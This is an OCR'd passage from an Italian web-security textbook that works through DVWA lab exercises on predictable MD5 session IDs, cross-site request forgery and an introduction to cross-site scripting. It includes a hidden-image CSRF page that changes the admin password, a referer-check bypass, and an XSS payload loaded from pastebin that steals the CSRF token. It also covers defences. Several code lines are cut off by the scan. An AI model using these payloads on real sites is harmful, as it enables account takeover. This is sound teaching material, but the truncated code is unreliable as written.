


Figura 7.13: il dvwaSession è di tipo MD5. Cosa possiamo fare?

Anche in questo caso l'esperienza e un occhio attento possono fare la differenza: chi mastica sicurezza tutti i giorni riconosce al volo un hash di tipo MD5 – che ricordiamo è composto da da 32 caratteri 0-9 a-f – e quindi salterà alla conclusione di volerlo forzare. In questo caso l'hash:

```
c81e728d9d4c2f636f067f89cc14862c
```

risulterà come valore:

```
2
```

Il pattern di costruzione è evidentemente quello già visto al livello Low, con l'eccezione che il risultato è in MD5. Per confermarlo generiamo altre tre sessioni, quindi prevediamo che il risultato sarà [Figura 7.14]:

```
e4da3b7fbbce2345d7772b0674a318d5
```

ovvero:

```
5
```




Figura 7.14: dopo 3 richieste il valore md5 (estratto) risulta essere 5

Possiamo confermare tale ipotesi analizzando il codice sorgente: se la variabile in sessione "last_session_id_high" non esiste impostala a 0, quindi aumenta di 1. Crea ora un cookie cifrando in MD5 il valore di "last_session_id_high" [Codice 7.5].

Codice 7.5

```
<?php
$html = "";
if ($_SERVER['REQUEST_METHOD'] == "POST") {

if (!isset($_SESSION['last_session_id_high'])) {
                $_SESSION['last_session_id_high'] = 0;
        }
        $_SESSION['last_session_id_high']++;

$cookie_value = md5($_SESSION['last_session_id_high'])

setcookie("dvwaSession", $cookie_value, time() + 3600,
}
```

```
?>
```

http://victim/vuln/vulnerabilities/view_source.php?id=weak_id&security=high

Rispetto questa situazione è doveroso affermare che non è popolare l'uso del solo contatore bensì di altri elementi (come variabili dinamiche, vedi time, oppure di salt) per rafforzare il risultato MD5; tutte tecniche già viste nel capitolo 6.1.2 dedicato alla sicurezza degli MD5 e nella fix proposta qui di seguito.

Difesa: **Weak Session ID**

Simulazione DVWA

L'algoritmo di difesa proposto da DVWA fa uso di un hash one-way (SHA1) che rende praticamente impossibile il reversing del contenuto (vedi capitolo 6.1.2 riguardo MD5, SHA1 etc...): il contenuto del testo cifrato è generato da mt_rand (funzione matematica in PHP che genera un valore random attraverso un algoritmo pseudocasuale (PRNG) chiamato Mersenne Twister), lo "Unix Time" del server e un salt aggiuntivo ("Impossible"). Anche conoscendo l'algoritmo sarà quasi impossibile generare la sessione e dunque replicarla sul computer dell'attacker [Codice 7.6].

Codice 7.6

```php
<?php
$html = "";

if ($_SERVER['REQUEST_METHOD'] == "POST") {

$cookie_value = sha1(mt_rand() . time() . "Impossible"

setcookie("dvwaSession", $cookie_value, time() + 3600,
}

?>
```

http://victim/vuln/vulnerabilities/view_source.php?id=weak_id&security=impossible

7.3 Cross-Site Request Forgery

Un attacco di tipo Cross-site Request Forgery (abbreviato in CSRF o XSRF) è una delle più popolari vulnerabilità di sessione sul web che consiste nell'ingannare un utente facendogli compiere inconsapevolmente una

richiesta HTTP non controllata. In cosa consiste questa richiesta HTTP? Ipotizziamo il seguente caso.

Il wallet di un noto sito di cryptovalute (es: crypto.example.com) consente di effettuare versamenti verso altri wallet. La richiesta genererà un URL di questo tipo: crypto.example.com/pagamenti.php?importo=300&wallet=XXX, dove XXX sarà l'indirizzo di destinazione del wallet del criminale. Se non vi fossero controlli aggiuntivi l'attacker potrebbe decidere di "costringere" l'utente a cliccare sul link ma, per essere più precisi, a generare una richiesta HTTP, magari dentro un iframe o anche allegando un'immagine.

Infatti una richiesta HTTP può essere generata in migliaia di modi, ad esempio caricando il seguente codice HTML [Codice 7.7]:

Codice 7.7

```
<img src="page.php" />
```

sappiamo già che non verrà mai mostrato (a meno che non venga generato appositamente tramite librerie grafiche, ma questo a noi non importa). Tuttavia è la richiesta in sé a generare il "problema", in quanto *verrebbe comunque vagliata dal server* e, senza i dovuti controlli, *eseguirebbe il codice* (d'altronde, si tratta pur sempre di una richiesta HTTP) [Codice 7.8]:

Codice 7.8

```
<img src="crypto.example.com/pagamenti.php?
importo=300&wallet=XXX" />
```

E così, ad esempio allegando il seguente codice in una mail, genererebbe la richiesta HTTP GET, e con essa il trasferimento bancario dell'esempio.

7.3.1 LAB: Cross-Site Request Forgery

Lo scopo di questo LAB è quello di costringere il sito web ad accettare una richiesta HTTP GET vulnerabile al Cross-Site Request Forgery. In particolare, verrà modificata la password dell'utente attuale (admin) senza che questi debba inserirlo all'interno dell'input.

Attacco: **Cross-Site Request Forgery** "Low"

Simulazione DVWA; Tool: nano

L'attacco base prevede una semplice richiesta HTTP GET; difatti, la formula con cui la pagina di test (http://victim/vuln/vulnerabilities/csrf/) prevede questa vulnerabilità è così composta:

```
http://victim/vuln/vulnerabilities/csrf/?
password_new=test123&password_conf=test123&Change=Change#
```

Dalla macchina **attacker** potremmo voler creare una pagina HTML semplice che genera la seguente richiesta HTTP. Creiamoci un ambiente di lavoro adeguato:

```
$ mkdir $HOME/hacklog/csrf/

$ cd $HOME/hacklog/csrf/
```

e creiamo il file .HTML:

```
$ nano test.html
```

All'interno scriveremo del semplice codice HTML (nota come il tag img contiene anche lo style inline in CSS che servirà a non mostrare il classico quadratino rosso) [Codice 7.9].

Codice 7.9

```
<html>
   <head>
      <title>Cattive notizie!</title>
   </head>
   <body>
      <h1>Mi spiace dirtelo ma questa pagina... ti sta
fregando!</h1>
      <img style="display:none"
src="http://victim/vuln/vulnerabilities/csrf/?
password_new=test123&password_conf=test123&Change=Chan
 />
   </body>
</html>
```

https://github.com/Hacklogit/hacklog2/blob/master/examples/chapter7/1.htm

A questo punto potremmo far eseguire la pagina ad una potenziale vittima (assicurandoci che questa sia loggata) e magari hostarla da qualche parte, o come già detto, inviandola all'interno di una mail. Se ci interessa vedere il risultato possiamo aprire la pagina da browser [Figura 7.15]:

```
$ firefox $HOME/hacklog/csrf/test.html
```




Figura 7.15: il codice HTML integrato esegue una richiesta . Se eri loggato in DVWA (e quindi sei tu stesso la vittima) ora la tua password è test123!

Dalla macchina **victim** possiamo vedere come il codice sorgente sia responsabile di questa vulnerabilità: in particolare le righe 5 e 6 salvano direttamente i valori in GET ("password_new" e "password_conf") all'interno delle variabili senza ulteriori verifiche. Se le due password combaciano (riga 9) allora si esegue la query di UPDATE (che consiste nel modificare il campo dell'utente, dunque la sua password). La password sarà salvata in md5 (riga 12) [Codice 7.10].

Codice 7.10

```
<?php
if (isset($_GET['Change'])) {
        // Get input
        $pass_new = $_GET['password_new'];
        $pass_conf = $_GET['password_conf'];
        // Do the passwords match?
        if ($pass_new == $pass_conf) {
        // They do!
...
        $pass_new = md5($pass_new);
...
```

http://victim/vuln/vulnerabilities/view_source_all.php?id=csrf

Attacco: **Cross-Site Request Forgery** "Medium"

Simulazione DVWA; Tool: nmap

Questa volta la richiesta GET risponde con codice 302, anziché il 200 (che avrebbe significato "OK, la richiesta è corretta") [Figura 7.16].

Mi spiace dirtelo ma questa pagina... ti sta fregando!




Figura 7.16: Ops! Qualcosa blocca il nostro attacco!

L'approccio usato per mettere in sicurezza il codice questa volta prevede che venga effettuato un controllo sull'HTTP referrer (la pagina che precede quella vera) e, se quest'ultimo non contiene il nome del server (victim) salterà il processo di query UPDATE. Dalla macchina **victim** identifichiamo la causa del problema alla riga 5 [Codice 7.11].

Codice 7.11

```
<?php
if (isset($_GET['Change'])) {
// Checks to see where the request came from
if (stripos($_SERVER['HTTP_REFERER'], $_SERVER['SERVER
        // Get input
        $pass_new = $_GET['password_new'];
        $pass_conf = $_GET['password_conf'];
```

http://victim/vuln/vulnerabilities/view_source_all.php?id=csrf

Tuttavia il controllo fa riferimento all'insieme dell'HTTP Referrer (che potrebbe essere ad esempio http://victim/blablabla), quindi per bypassare il

controllo basterebbe fare in modo che la sorgente (la precedente pagina "test.html") venga rinominata in "victim.html". In questo modo la funzione stripos (riga 5) troverà in entrambe le variabili (il server_name e l'http_referrer) il valore "victim".

Dalla macchina **attacker** procediamo quindi a modificare il nome del file precedentemente creato:

```
$ mv $HOME/hacklog/csrf/test.html $HOME/hacklog/csrf/victim.html
```

Riaprendolo dalla macchina attaccante (o facendolo aprire alla vittima, magari caricandolo su un proprio host) verrà bypassato il controllo e dunque l'attacco avrà successo [Figura 7.17].

Mi spiace dirtelo ma questa pagina... ti sta fregando!




Figura 7.17: se l'attacco avrà successo otterrai lo Status code "200 OK" in Analizza Elemento

LAB: Cross-Site Request Forgery "High"

Simulazione DVWA

In questo tipo di approccio viene utilizzato un token di sessione: questo token è unico e viene generato ad ogni richiesta del portale, così che se l'utente venisse ingannato attraverso l'attacco CSRF, non avrà comunque un token di sessione valido.

Dalla macchina **attacker** possiamo caricare il sorgente della pagina (naviga su view-source:http://victim/vuln/vulnerabilities/csrf/) e alla riga 72 troverai una input nascosta in cui è salvato il valore del token, rappresentato all'incirca in questo modo [Codice 7.12]:

Codice 7.12

```
<input type='hidden' name='user_token'
value='a1059459858bb37406d056519d693ab7' />
```

Ogni volta che genereremo un cambio password nella query-string verrà passato anche il token; se non dovesse esistere o essere corretto la pagina darà errore [Figura 7.19]. Inoltre, il token perde validità, quindi escludiamo qualsiasi furto passando per attacchi prolungati. Dal momento che non esistono (da quanto sappiamo) vulnerabilità sulle sessioni, escludiamo la possibilità di poterle generare o addirittura di forzarle (tramite bruteforce).

Dobbiamo così appoggiarci ad una vulnerabilità ancora non analizzata ma che vedremo a breve: la **XSS** (capitolo 8.1). Grazie ad essa (useremo in particolare la DOM Based a livello "High") possiamo accedere a qualunque elemento client, compreso lo user_token [Figura 7.18].

Se non ti è chiaro qualcosa da questo momento in poi è perché non abbiamo trattato il tipo di attacco XSS: puoi tornare quando vuoi per ristudiarlo con più calma, non c'è fretta!




Figura 7.18: in un colpo solo dobbiamo riuscire a prendere lo user_token e passarlo alla pagina di cambio password.



Figura 7.19: No token, no party!

Ricordiamoci brevemente come funziona: dato il seguente URL si può richiamare del codice Javascript:

```
http://victim/vuln/vulnerabilities/xss_d/?default=English#
<script>alert(document.cookie)</script>
```

Il payload sarà un po' lungo, richiamerà diverse funzioni e potrebbe risultare difficile studiarlo, quindi preferiremo caricarlo esternamente:

```
http://victim/vuln/vulnerabilities/xss_d/?default=English#<script
src="LINKPAYLOAD.js"</script>
```

Il cyber-criminale potrebbe decidere di caricarlo su un proprio host

(addirittura sulla macchina attacker) rischiando però di uscire allo scoperto. Userà invece host già violati oppure servizi che offrono l'hosting di poche righe di codice, come ad esempio pastebin[131]. Nel nostro test lo abbiamo caricato e il risultato è presente al seguente indirizzo:

```
https://pastebin.com/dx8eWrre
```

Per poter essere riutilizzato bisognerà ottenere la versione RAW del codice (senza layout HTML, formattazioni e così via) quindi cliccheremo sul pulsante RAW della pagina oppure inseriremo "raw" tra l'host e l'ID del paste:

```
https://pastebin.com/raw/dx8eWrre
```

Veniamo ora al contenuto del payload. Ecco cosa dovrà fare:

1) Caricare la pagina XSS DOM Based, sfruttando la vulnerabilità conosciuta
2) Dalla pagina XSS DOM Based scaricare la pagina CSRF, quindi raccogliere il token
3) Evocare la pagina CSRF, iniettando il token, quindi modificare la password

All'inizio potrà sembrare molto complicato, a tal proposito consigliamo di leggere i commenti sul codice qui proposto e di documentarsi adeguatamente sul funzionamento specifico delle funzioni dimostrate [Codice 7.13].

Codice 7.13

```
<?php
// Definisco l'URL che intendo violare
var csrf_url = 'http://victim/vuln/vulnerabilities/csr
// Creo un "contenitore" in cui effettuerò la connessi
xmlhttp = new XMLHttpRequest();
xmlhttp . onreadystatechange =
function () {

// Se la connessione ha avuto successo
if (xmlhttp . readyState == 4 && xmlhttp . status == 2

        // In text salvo i risultati della pagina
```

```
        var text = xmlhttp . responseText;

        // Definisco la regex per cercare user_token
var regex = '/ user_token'value = '(.*?)\' \/\>/';

        // In match carico i risultati (come array)
        var match = text . match(regex);

        // In token carico il primo risultato
        var token = match[1];

        // Stampo il risultato
        alert(token);


// Rinvio utente alla pagina di cambio password
        location . href = csrf_url + '?
password_new=newpass&password_conf=newpass&Chan
        }
};

// Eseguo la connessione del "contenitore"
xmlhttp . open("GET", csrf_url, false);
xmlhttp . send();
```

https://github.com/Hacklogit/hacklog2/blob/master/examples/chapter7/2.ph

Ora che il payload è pronto, non ci basta che caricarlo nell'URL finale, quindi farlo caricare all'utente come visto precedentemente:

```
http://victim/vuln/vulnerabilities/xss_d/?default=English#</option>
</select><script src='https://pastebin.com/raw/dx8eWrre'></script>
```

In questo esercizio abbiamo evitato di integrare il tutto in una richiesta HTTP GET: dato per assodato che il precedente livello abbia spiegato correttamente il funzionamento della vulnerabilità, in questo preferiamo concentrare gli sforzi sulla progettazione del payload, semplificandolo all'estremo anche per chi non ha grandi nozioni di programmazione. Se vuoi, puoi approfondire il payload attraverso un modello avanzato in grado di supportare anche l'autenticazione (https://pastebin.com/R5kXYajU)[132].

Difesa: **Cross-Site Request Forgery**

Simulazione DVWA

La maggior parte degli approcci di mitigazione, ivi compreso DVWA, consiste nel richiedere una conferma manuale all'utente. Ad esempio può esserci una riconferma della password attuale, informazione che (ipoteticamente) il cyber-criminale non conosce (e anche se la conoscesse, userebbe il metodo di login tradizionale per violare l'account) [Figura 7.20]. Questo è uno dei motivi per cui, spesso, le azioni più "pericolose" delle nostre attività web richiedono una nuova conferma tramite password.

Change your admin password:

Current password:

New password:

Confirm new password:

Change

Figura 7.20: puoi fare tutti gli attacchi CSRF che vuoi ma senza password non vai da nessuna parte!

In aggiunta a questa risoluzione, invitiamo lo sviluppatore a non:

- Utilizzare metodi GET per richieste che comportano modifiche, senza un adeguato controllo
- Consentire operazioni senza controllare che il Domain Referer (la sorgente da cui arrivano le richieste) sia lo stesso della Web App
- Ignorare le vulnerabilità di tipo XSS, che possono consentire comunque un furto della sessione
- Utilizzare librerie vecchie o framework superati per la gestione della

sessione ma piuttosto utilizzare framework affidabili

8. ATTACCHI AD INIEZIONE

Se hai avuto modo di approfondire le basi della Programmazione Web, e in particolare del primo "exploit" che abbiamo eseguito (capitolo 1.6), hai più o meno chiara l'idea di quanto sia pericoloso lasciare che l'utente sia in grado di digitare qualunque cosa voglia all'interno di una input nel web: una buona progettazione sulla sicurezza di un software, a prescindere dalle finalità o dai campi in cui essa verrà applicata, consiste nel controllare che l'utente possa scrivere solo ciò che noi prevediamo nel sistema. Inutile dire quindi che è importante che qualunque input si affidi all'utente (e dunque elaborato) deve essere assolutamente e inequivocabilmente ciò che noi ci aspettiamo.

Chiaramente il Web Master comune non può anticipare queste problematiche, che invece dovrebbero essere intercettate dal programmatore: questo, purtroppo, è lo "scotto" da pagare del non-essere i progettisti del proprio sito web (ma noi, fortunatamente, non lo pretendiamo da nessuno).

8.1 Cross-Site Scripting

Un input non controllato di un utente permette di causare danni enormi a livello di server o comunque di applicazione web. Il problema però può essere esteso anche a livello client attraverso una vulnerabilità conosciuta come Cross-Site Scripting (XSS).

Il Cross-Site Scripting è un tipo di attacco a iniezione in cui è possibile inserire o far generare codice nocivo all'interno di un sito web legittimo. Gli attacchi di tipo XSS generalmente fanno eseguire codice HTML o Javascript ad una vittima, così da potergli far compiere azioni lato browser senza che questi se ne accorga.

Essendo eseguiti direttamente sull'host, questi possono accedere a risorse come cookie, token di sessione e qualunque altra informazione a cui solo il sito web (vittima) può effettivamente accedere.

Data una qualunque richiesta HTTP (sia essa GET che POST) il valore inviato

dalla pagina può essere trattato dalla pagina del sito web. Ipotizziamo il seguente URL:

```
http://example.com/page.php?value=Stefano
```

e il seguente codice PHP (della pagina page.php) [Codice 7.14]:

Codice 7.14

```
<?php
echo ($_GET['value']);
?>
```

La pagina web stamperà a schermo il valore (ciò che è dopo ?value=) passato tramite HTTP GET. Il cyber-criminale potrebbe così inserire, anziché un normale valore, del codice HTML innuoco:

```
http://example.com/page.php?value=<h1>Stefano</h1>
```

o un po' più pericoloso, come ad esempio un iframe[133]:

```
http://example.com/page.php?value=<iframe
src="http://attacker/maliciouspage">
```

Tutto ciò che viene scritto nella query-string dell'URL verrà messo nella pagina web e renderizzato dal browser, compreso del codice Javascript:

```
http://example.com/page.php?value=<script>alert(1)</script>
```

I rischi legati alle vulnerabilità di tipo XSS possono essere di vario tipo. Cerchiamo di comprenderne alcuni:

- **Furto di cookie e token di sessione**: attraverso la programmazione lato client è possibile accedere a cookie e token generati dal server (e memorizzati in client) che vengono utilizzati dalla web app per riconoscere la sessione dell'utente. Queste informazioni vengono poi inviate al cyber-criminale che le emulerà sul proprio browser, compromettendo l'account dell'utente senza conoscerne le credenziali d'accesso. In molti casi, è l'unica cosa da fare per superare le difese di vulnerabilità CSRF (capitolo 7.3).
- **Fingerprinting dell'utente**: sul piano investigativo una vulnerabilità XSS permette di raccogliere dati sul browser dell'utente, effettuando una raccolta di dati univoci e non (versione del browser, risoluzione, font, sistema operativo e molto altro) creando così una scheda molto precisa, aiutando a compromettere l'identità dell'utente.
- **Redirecting**: attraverso lo scripting lato client è possibile rimandare l'utente ad un'altra pagina. In questi casi ci troviamo di fronte probabilmente ad attacchi di tipo phishing (capitolo 11) o più semplicemente ad atti vandalistici, chiamati "deface virtuali".

- **Keylogging**: grazie al linguaggio scripting lato client è possibile effettuare il logging di tutte le attività utente, dalla scrittura alla navigazione, fino alla generazione di heatmap e logger video. Le informazioni verranno così inviate in real-time ad un server esterno, che ne immagazzinerà i risultati.
- **Automatizzare azioni**: il linguaggio client permette di far compiere inconsapevolmente azioni all'utente. Conoscendo il linguaggio Javascript infatti è possibile emulare azioni umane come il click su un bottone, la digitazione da tastiera, lo scroll, il focus su alcuni elementi e così via.

Le vulnerabilità XSS sono quanto di più popolare[134] è ancora presente in rete; tale fama ha alimentato gli sforzi a trovare soluzioni preventive prima ancora che vengano rilevate – e sfruttate – da parte di malintenzionati.

Nonostante la loro popolarità, e se vogliamo semplicità, sono tante le variabili che possono determinare il successo e il fallimento di un attacco: tra queste troviamo gli **XSS Auditor**, delle funzioni integrate nei browser di ultima generazione in grado di mitigare i più comuni attacchi XSS in circolazione. Questi strumenti sono in grado di verificare che all'interno della query-string non siano stati inseriti payload, attuando una politica di controllo attraverso blacklist di caratteri e tag.

Nonostante non siano strumenti perfetti, né tantomeno standardizzati, sono un'efficace contromisura contro attacchi blandi di tipo XSS. Si tenga dunque presente che il capitolo riguardo gli XSS è di tipo informativo (specie sui test di LAB) ma non significa che essi siano inutili, anzi.

8.1.1 Tipi di attacchi XSS

Gli attacchi di tipo XSS aprono un mondo completamente nuovo nel vasto universo della Web Security; essi infatti sono tanto pericolosi da soli quanto devastanti in appoggio a vulnerabilità anche più gravi (vedesi il Cross-Site Request Forgery, capitolo 7.3).

Gli input che vengono inseriti possono eseguirsi una sola volta oppure memorizzarsi all'interno di file o database; ciò dipende molto da dove viene rilevata la vulnerabilità e da essa ne consegue anche il tipo di attacco che andremo ad effettuare.

- **Stored XSS**: le XSS stored vengono memorizzate all'interno di un database o di un file. Questo solitamente è causato da una vulnerabilità che permette

di iniettare codice HTML o Javascript che verrà poi salvato e successivamente recuperato dalla web app (ad esempio la firma in un forum, una chat o oppure un guestbook). Per far cadere nel tranello la vittima basterà reindirizzarla alla pagina violata.

- **Reflected XSS**: le vulnerabilità di tipo reflected sono comuni da ritrovare in diversi ambienti dinamici come pagine d'errore, pagine di ricerca e qualunque altra pagina in cui l'informazione viene manipolata ma non viene memorizzata. Per far cadere nel tranello la vittima sarà necessario farla cliccare su un link allegato (ad esempio in una mail) se questo è di tipo HTTP GET, altrimenti convogliarlo in una pagina in grado di generare una richiesta HTTP POST, esponendo però nel codice sorgente o nella query-string la vulnerabilità. A differenza di un attacco CSRF la sola richiesta HTTP non basta in quanto è il browser a dover interpretare il codice malevolo.
- **DOM Based XSS**: gli attacchi di tipo DOM based sfruttano gli elementi DOM presenti nel client piuttosto che sul server; parleremo di questa vulnerabilità quando avremo approfondito i primi due.

8.1.1.1 STORED XSS

La vulnerabilità di tipo Stored XSS sfrutta un input non controllato, quindi lo memorizza e lo rievoca ogni qual volta necessario. Consideriamo il seguente codice di esempio [Codice 8.1].

Codice 8.1

```php
<?php
if (isset($_GET['signature']) {
$signature_user = $_GET['signature'];
// Qui una query che salva il valore all'interno di un
}
